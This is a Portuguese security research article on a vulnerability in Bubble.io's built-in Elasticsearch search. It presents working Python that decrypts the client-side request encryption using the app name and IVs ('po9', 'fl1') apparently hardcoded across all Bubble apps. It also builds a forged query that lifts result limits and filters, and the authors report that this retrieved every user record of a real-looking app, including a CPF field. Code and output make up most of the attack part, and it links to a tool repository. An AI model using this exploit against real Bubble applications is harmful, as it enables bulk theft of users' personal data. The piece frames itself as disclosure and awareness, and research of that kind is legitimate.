Explorando a implementação do elasticsearch em aplicações Bubble


Autores: Lucca Mendes de Magalhães (reversingdotnet / qnsx) e Pedro Henrique de Almeida Silva (demon-i386)

Registro Único de Artigo


https://doi.org/10.47986/19/8

Se você está lendo isso, provavelmente já ouviu falar do famoso Bubble.io — a plataforma que promete transformar qualquer um em um “desenvolvedor” sem precisar sujar as mãos com código. É isso mesmo, sem precisar dar aquela olhada desconfiada no terminal ou se perder no emaranhado de loops e funções! Mas, como em qualquer festa onde todo mundo está se divertindo sem preocupação, sempre tem aquele “hacker” que aparece e diz: “Ei, e se eu estourar essa bolha?”.

Neste artigo, vamos pegar a plataforma Bubble.io — o paraíso dos “não-programadores” — e aplicar um pouco da nossa magia hacker. Não estamos aqui para vender miracles no-code, mas sim para dar uma olhada por baixo do capô, onde, surpresa!, o código ainda faz parte do jogo... só que de uma maneira mais escondida. Quem disse que o Bubble.io não poderia ser hackeado com um pouco de criatividade, não é mesmo? Visto isso, conseguimos identificar uma vulnerabilidade que pode comprometer inúmeros usuários que utilizam do serviço.



Dentre as tecnologias utilizadas pelo Bubble, conseguimos identificar uma funcionalidade nativa, que consiste em uma implementação do Elasticsearch, com a função de realizar buscas no banco de dados hospedado pela infraestrutura, o qual pode armazenar diversos dados, dependendo da aplicação.



Observamos que as requisições para o Elasticsearch da aplicação, por meio de endpoints como mget ou msearch, são trafegadas de forma criptografada (AES-CBC + PBKDF2_HMAC), conforme mostrado em azul. A query é executada pelo serviço e sua resposta é retornada em texto plano.

Através de engenharia reversa do código JavaScript, conseguimos entender o processo de criptografia de um payload válido, possibilitando assim a execução de qualquer query dentro do banco de dados.

Ao analisar o payload, destacado em azul, foi identificado que:


- Argumento "y" (Criptografado e encodado em Base64):
  Timestamp, usado como chave parcial, gerado pelo JavaScript da página.
- Argumento "x" (Criptografado e encodado em Base64):
  IV (vetor de inicialização), número aleatório gerado pelo JavaScript da página.
- Argumento "z" (Criptografado e encodado em Base64):
  Payload criptografado com "y" + AppName como chave e "x", como vetor de inicialização.

```
# ciphertext - payload.
ciphertext_z = 'ZE4sGGkHiX3joZTj4uubswTh/HkH1/K8n/ZmbidUbg7Prez09TlxfE0mHDRAg7/yk9FCOG0
+PTCMBKwCY2nUnl6HpK1Z5ZSnAxlol4qwASaCiRpeq7MEHjE/ka2PpViKiilT7T7mnyvp46d7zNNTzWLo0XTSnnp2384HgWPbbdPGJGm
+JI6cCmAfLZMgehSmCC/
EDtGs7R4dzF4u3dBeS7zvok5DENg4no9Xcnvtrq8EoDLMObVGVFjKK3Qk0E02LR61C1t1mbUzqQ9PhToR3mM3aYw5uRZQr12zlRWBJTgncCc
+MYJhM44gr5L1mBFKg5Ktm/kZFcldmx7bUDAXrmmHHZuCLEt8ezT6Eh4yaAW7TSUzSXkYeBcjeMVN1TIb2f4yiz7EleQ9FKEjEQ6
+0nAloDG1LoV7FHWpxTaRUrr8UJp9gt49cM90qjKBIvYJfefSPng9RzoSNmKQ0++TPF3LpLViNvR48E5YkFXPlrP2CTz
+EfPC1ErPKiKsKg7mpDIwVH6nwoTF7iYg74xT6sFXVd7acmMPIJJLvfCyLAxLcGQ6y7PVCIiq7a0Esx74c8DcF25277dHnQoAJZQ
+vGqSXSV1l+7+Ua9IicHZZFDMiBSeHcBSlLfulx2Va05gUvGL/D7vrLSnRKUeQqC70WCxx199haugKdUQZdDpr7v4TqI0beYEv
+FVOpIX95X2PlN/jcadTKOlfgJDoBgLYUAQSMyjdCuotFKzn08mfGTLZCUw+Cjg7OUWw31DOn5mgoqBqbRrbvSCvOrohCekTuy1DJXHLu
+YJm3Zg2G0lIC3XsgarBjm+kUHbGOXYWHOijbnGE8tsVYSu/jzrjSc+j7W4NQ3WQOy/62iFu8HYBVbKsQCWYEzpkp9cd035Ta/
BiyeVWBiLcJrY4IERUSkg64DRfPNu9i+nIki0tgsMs
+jPUwKl5whOs9cJ5lxvCrAwTuRiR5nkKrn6n7yrtjeWSJBYSqUMtbkmVnDONjqI6Gt1cBnEcsawGlmaWwF48X6/n+/
hKlSwMzpQfOOd4AzDYSV+VZAiCmpTV7L9/a4u261yueqB2qKIuod+LroG5lrVexiATCNHJz7FjoG0rBDD
+jHNhwpERWEwPBg9aJwyRPKMRt1CaxLWxGPERYa8lRNri8KjIsZ0aAojylnxGNJ/ErWxZZ7kGFTd9aBGXcRXLXGo6cp39w32JH//
fYMxvLbRbbFGOLLQ1Ia0Ah6lOwE8bDIk18u2uH6i
+WezgJykUx8yvLqotDCHERkFALwYLS3r3gGGdDQMKP8hb3f6a7atmvTjxOGgNReOtwxT9MM8pN9+WE3HjBST6aZkMP2xwVfpTJwP/nNDK1EBy
+KskE1QuaGrjjHCn8wY68CFcgj2fzmY3919lvPai6A2UrsYVx+'

# ciphertext - key.
ciphertext_y = '8+cPgvElE9u47anDQFYrSw=='

# ciphertext - IV.
ciphertext_x = '9E29TlADbdvGjeb6LzOKs2037oAZD4qETNlXorEQQFQ='
```

Para descriptografar o payload, primeiro é necessário obter a chave para descriptografar os argumentos "y" e "x", a qual é fornecida pelo header HTTP X-Bubble-Appname, recebida pela resposta da aplicação, circulada em verde.

No entanto, não é só de chaves que vive o AES. Foi necessário descobrir os IVs utilizados para a criptografia do payload, os quais foram encontrados após o processo de debugging do JavaScript, e são compartilhados entre todas as aplicações Bubble. (IVs hardcoded: "po9" e "fl1").

Portanto, chave (appname) + IVs hardcoded = descriptografia de "x" e "y".



O código para decriptar “y” e “x” ficou assim:

```python
# ciphertext - key.
ciphertext_y = '8+cPgvElE9u47anDQFYrSw=='

# ciphertext - IV.
ciphertext_x = '9E29TlADbdvGjeb6LzOKs2037oAZD4qETNlXorEQQFQ='

# appname do header X-Bubble-Appname ou debugging do JS.
appname = "muranotatsuo"

# IVs fixos utilizados pelo Bubble.io -> obtidos através de debugging no JS da aplicação.
fixed_iv_for_ciphertext_y = 'po9'
fixed_iv_for_ciphertext_x = 'fl1'

# funcao para automatizar decrypt de valores com chaves/IVs fixos
def decode_with_fixed_key_and_iv(appname, ciphertext_b64, custom_iv):
    ciphertext = base64.b64decode(ciphertext_b64)

    derived_iv_2 = pbkdf2_hmac('md5', custom_iv.encode('utf-8'), appname.encode('utf-8'), 7, dklen=16)
    derived_key_2 = pbkdf2_hmac('md5', appname.encode('utf-8'), appname.encode('utf-8'), 7, dklen=32)

    cipher = Cipher(algorithms.AES(derived_key_2), modes.CBC(derived_iv_2), backend=default_backend())
    decryptor = cipher.decryptor()
    decrypted_padded = decryptor.update(ciphertext) + decryptor.finalize()

    return decrypted_padded

decoded_y = decode_with_fixed_key_and_iv(appname, ciphertext_y, fixed_iv_for_ciphertext_y).decode('utf-8').replace('_1', '')
decoded_x = decode_with_fixed_key_and_iv(appname, ciphertext_x, fixed_iv_for_ciphertext_x).replace(b'\x0e', b'').replace(b'\r', b'').replace(b'\x0f',b'')
```


As informações decriptadas se parecem com isso:

```
demon@warmachine:~/PRIVATE/priv8$ python3 decoder.py

decoded_y (TIMESTAMP): 1732673384931
decoded_x        (IV): b'0.23738111756452263'
CREATED FINAL KEY (APPNAME + TIMESTAMP): b'muranotatsuo1732673384931'
```

Após a obtenção de "y" e "x", é possível realizar a descriptografia de "z".

Para criar a chave final, é necessário concatenar o AppName extraído do cabeçalho HTTP com a chave "y", que é decriptada utilizando o AppName, conforme demonstrado anteriormente.

Para descriptografar o payload "z", foi utilizada a chave final e o IV decriptado "x".




```python
def derive_key_and_iv(timestamp, iv):
    key = f"{appname}{timestamp}".encode('utf-8').replace(b'\x01', b'')
    print(f"CREATED FINAL KEY (APPNAME + TIMESTAMP): {key}")

    derived_key = pbkdf2_hmac('md5', key, appname.encode('utf-8'), 7, dklen=32)
    derived_iv = pbkdf2_hmac('md5', iv, appname.encode('utf-8'), 7, dklen=16)

    return derived_key, derived_iv

def unpad_data(padded_data):
    # Remover PKCS7 Padding
    pad_length = padded_data[-1]
    return padded_data[:-pad_length]

def decrypt_payload(encrypted_data_b64, appname, timestamp, iv):

    # Decodificar o texto cifrado de Base64
    payload_elastic = base64.b64decode(encrypted_data_b64)

    # Derivar chave e IV
    derived_key, derived_iv = derive_key_and_iv(timestamp, iv)

    # Criar o objeto Cipher
    cipher = Cipher(algorithms.AES(derived_key), modes.CBC(derived_iv))
    decryptor = cipher.decryptor()

    # Decriptar os dados
    decrypted_padded = decryptor.update(payload_elastic) + decryptor.finalize()

    # Remover padding
    decrypted_data = unpad_data(decrypted_padded)

    return decrypted_data


print("")
print(f'decoded_y (TIMESTAMP): {decoded_y}')
print(f'decoded_x        (IV): {decoded_x}')

# decrypt do payload com chave e IV obtidas de decoded_y e decoded_x, respectivamente
# decrypt_data(ciphertext, appname, key, iv)
final_text = decrypt_payload(ciphertext_z, appname, decoded_y, decoded_x)
```

Após executar o exploit:

```
demon@warmachine:~/PRIVATE/privB$ python3 decoder.py

decoded_y (TIMESTAMP): 1732673384931
decoded_x        (IV): b'0.23738111756452263'
CREATED FINAL KEY (APPNAME + TIMESTAMP): b'muranotatsuo1732673384931'

Elasticsearch decrypted payload:
b'{"appname":"muranotatsuo","app_version":"test","searches":[{"appname":"muranotatsuo","app_version":"test","type":"user","constrai
nts":[{"key":"email","value":"ab@ab.ab","constraint_type":"email_equals"},{"key":"_id","constraint_type":"not equal","value":"admin
_user"},{"key":"_id","constraint_type":"not equal","value":"admin_user_muranotatsuo_live"},{"key":"_id","constraint_type":"not equa
l","value":"admin_user_muranotatsuo_test"},{"key":"_id","constraint_type":"not equal","value":"admin_user_muranotatsuo_test"},{"key
":"user_signed_up","constraint_type":"equals","value":true}],"sorts_list":[{"sort_field":"cpf_text","descending":null},{"sort_field
":"Modified Date","descending":null}],"from":0,"n":1,"search_path":"{\\"constructor_name\\":\\"DataSource\\",\\"args\\":[{\\"type\\
":\\"json\\",\\"value\\":\\"%p3.bTGbC.%wf.bTHAJ.actions.0.%p.%C\\"},{\\"type\\":\\"node\\",\\"value\\":{\\"constructor_name\\":\\"A
ction\\",\\"args\\":[{\\"type\\":\\"json\\",\\"value\\":\\"%p3.bTGbC.%wf.bTHAJ.actions.0\\"}]}},{\\"type\\":\\"raw\\",\\"value\\":\
\"Search\\"}]}","situation":"initial search"}]}'
```

Com o payload descriptografado em mãos, é possível entender o funcionamento da aplicação, bem como modificá-lo, de modo a executar queries arbitrárias no Elasticsearch.

A requisição abaixo demonstra a execução da requisição em seu fluxo normal, retornando apenas um usuário alvo, com e-mail conhecido.




O fluxo abaixo demonstra a criação de um payload capaz de obter todos os usuários cadastrados na aplicação.

O código a seguir foi utilizado para simular o processo de criptografia do payload, o mesmo processo aplicado pela aplicação. É possível criar payloads modificando as queries que serão enviadas para o serviço. O payload em questão foi alterado com o objetivo de ignorar limitações originalmente impostas pela aplicação, como o número de resultados retornados ou funções de comparação (como “is equal” ou “is not equal”), sendo executado pela aplicação, que retorna todos os usuários e suas informações.

```python
import time
import base64
from hashlib import md5, pbkdf2_hmac
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

# IV extraido do decrypt do payload - usado para criptografar novo payload
payload_iv = "0.2581153935341505"

# Chave extraida do decrypt do payload - usado para criptografar novo payload
payload_key = "1732674797274"

# appname do header X-Bubble-Appname ou debugging do JS.
appname = "muranotatsuo"

# payload em texto plano a ser criptografado
payload_new = b'{"appname":"muranotatsuo","app_version":"test","searches":[{"appname":"muranotatsuo","app_version":"test","type":"user",
"sorts_list":[{"sort_field":"cpf_text","descending":null},{"sort_field":"Modified Date","descending":null}],"from":0,"n":9999,
"search_path":"{\\"constructor_name\\":\\"DataSource\\",\\"args\\":[{\\"type\\":\\"json\\",\\"value\\":\\"%p3.bTGbC.%wf.bTHAJ.actions.0.
%p.%c\\"},{\\"type\\":\\"node\\",\\"value\\":{\\"constructor_name\\":\\"Action\\",\\"args\\":[{\\"type\\":\\"json\\",\\"value\\":\\"%p3.
bTGbC.%wf.bTHAJ.actions.0\\"}]}},{\\"type\\":\\"raw\\",\\"value\\":\\"Search\\"}]}","situation":"initial search"}]}'


def derive_key_and_iv(appname, payload_key):

    # Derivando a chave
    key = f"{appname}{payload_key}".encode('utf-8')
    derived_key = pbkdf2_hmac('md5', key, appname.encode('utf-8'), 7, dklen=32)

    # Derivando o IV
    derived_iv = pbkdf2_hmac('md5', payload_iv.encode('utf-8'), appname.encode('utf-8'), 7, dklen=16)

    return derived_key, derived_iv

def encrypt_payload(data, appname):
    # Derivar chave e IV
    derived_key, derived_iv = derive_key_and_iv(appname, payload_key)

    # Criar o objeto Cipher
    cipher = Cipher(algorithms.AES(derived_key), modes.CBC(derived_iv))
    encryptor = cipher.encryptor()

    # Padding do dado
    padded_data = pad_data(data)
    # Encriptar os dados
    ciphertext = encryptor.update(padded_data) + encryptor.finalize()

    # Retornar o texto cifrado em base64
    return base64.b64encode(ciphertext).decode('utf-8')

def pad_data(data):
    # PKCS7 Padding
    pad_length = 16 - (len(data) % 16)
    return data + bytes([pad_length] * pad_length)

encrypted_data = encrypt_payload(payload_new, appname)

print(f'Encrypted payload: {encrypted_data}')
```

```
demon@warmachine:~/PRIVATE/priv8$ python3 encrypter.py
Encrypted payload: FqJaO2CpUg9xxMD5HPneW8TahUYfWeIuB2uIYT4Hxmf0tvwWnpHNR0Yv4h7NpP1uS1lTuXW2Eq3mcjyczWn
zJv+tmPeRJTNQxIexURTf9Z7FZbxTRCY0VPepUI8yhv8QBAQVzDL7Wa7qRiFDL3ZlQVTXo9NRh5BgEkwykBLOtUo5O35vAzWqV7G8W
xltqmsF9kbg2/IFG/axE1OwpVVsurYf9xfjn1BoxpL35inZAGp2y6ZZqXREaRT5N1IyQBe2tPe6d5SBmv1xN2sLpVpo6FzckF2S6PF
vhP+ZtkkmDAqasygKj1oEcC6dbdFa/fx80VHne4wvZ+FU4uCDtJSjQOmGGCTg54GExjdzRKf4ELuAB6noyiol9/6ZX8S2N9OAV9edn
8Q3lvHiczjedagVNJrNGt6oH12joMxAmmhgu+Gc17bZwr3JLu4ru6mDI2yA1hqxcHF8uN0touS5+etkV1Un/VTe4Yh0BfcuYgn99Sf
loJD/JQ3ZttUagXmduMCeWP32GPTk8d8GZl6iblLQFnYKvFjGTbhoArehJTllg5mjucDfIeRp6mbWsbUO7BFPCb1WxYyZSynGOaEy6
VimCyAdZ7UezmkUZx+MnDEjM14z7Y+TsN4SREC+DazxhoUJD6lZ8RwIAGfASKhkZ8P4Xjlfx5Rg5G4SascDFSB1t4UvCOYnSMlm12w
NKutxKyXPOjGI7f0ErUtkJZY8jIV7b+PqRwdH0cOHkz+DSlsVzV4Z6ENEy7VnSEdqSRFf1hfLgfseAwj5I20hOnffGm6qxQ==
```

Após o envio do payload criado, todos os dados da tabela de usuários da aplicação foram obtidos:



Nosso pequeno "hack" revelou que, mesmo em um ambiente aparentemente seguro, sempre há brechas que podem ser exploradas com um pouco de criatividade e conhecimento técnico. Identificar e manipular a criptografia do payload, explorar a implementação do Elasticsearch e quebrar limitações aparentemente inofensivas — tudo isso mostrou como um atacante pode comprometer dados sensíveis com apenas alguns ajustes.

Porém, é claro, nosso objetivo não é apenas expor as falhas, mas alertar para a importância de entender os mecanismos internos das plataformas que usamos, mesmo as mais simples ou amigáveis. A segurança nunca é um acaso, e para qualquer aplicação, por mais simples que seja, vale a pena adotar as melhores práticas de segurança desde o início. Se você está no mundo do no-code, é fundamental que compreenda as implicações de segurança por trás de cada ferramenta, ou o preço pode ser alto.

Então, da próxima vez que alguém te disser "Ah, isso aqui não tem como ser hackeado!", talvez seja uma boa ideia dar uma olhada mais de perto e perguntar: "E se eu estourar essa bolha?"

Código: https://github.com/demon-i386/pop_n_bubble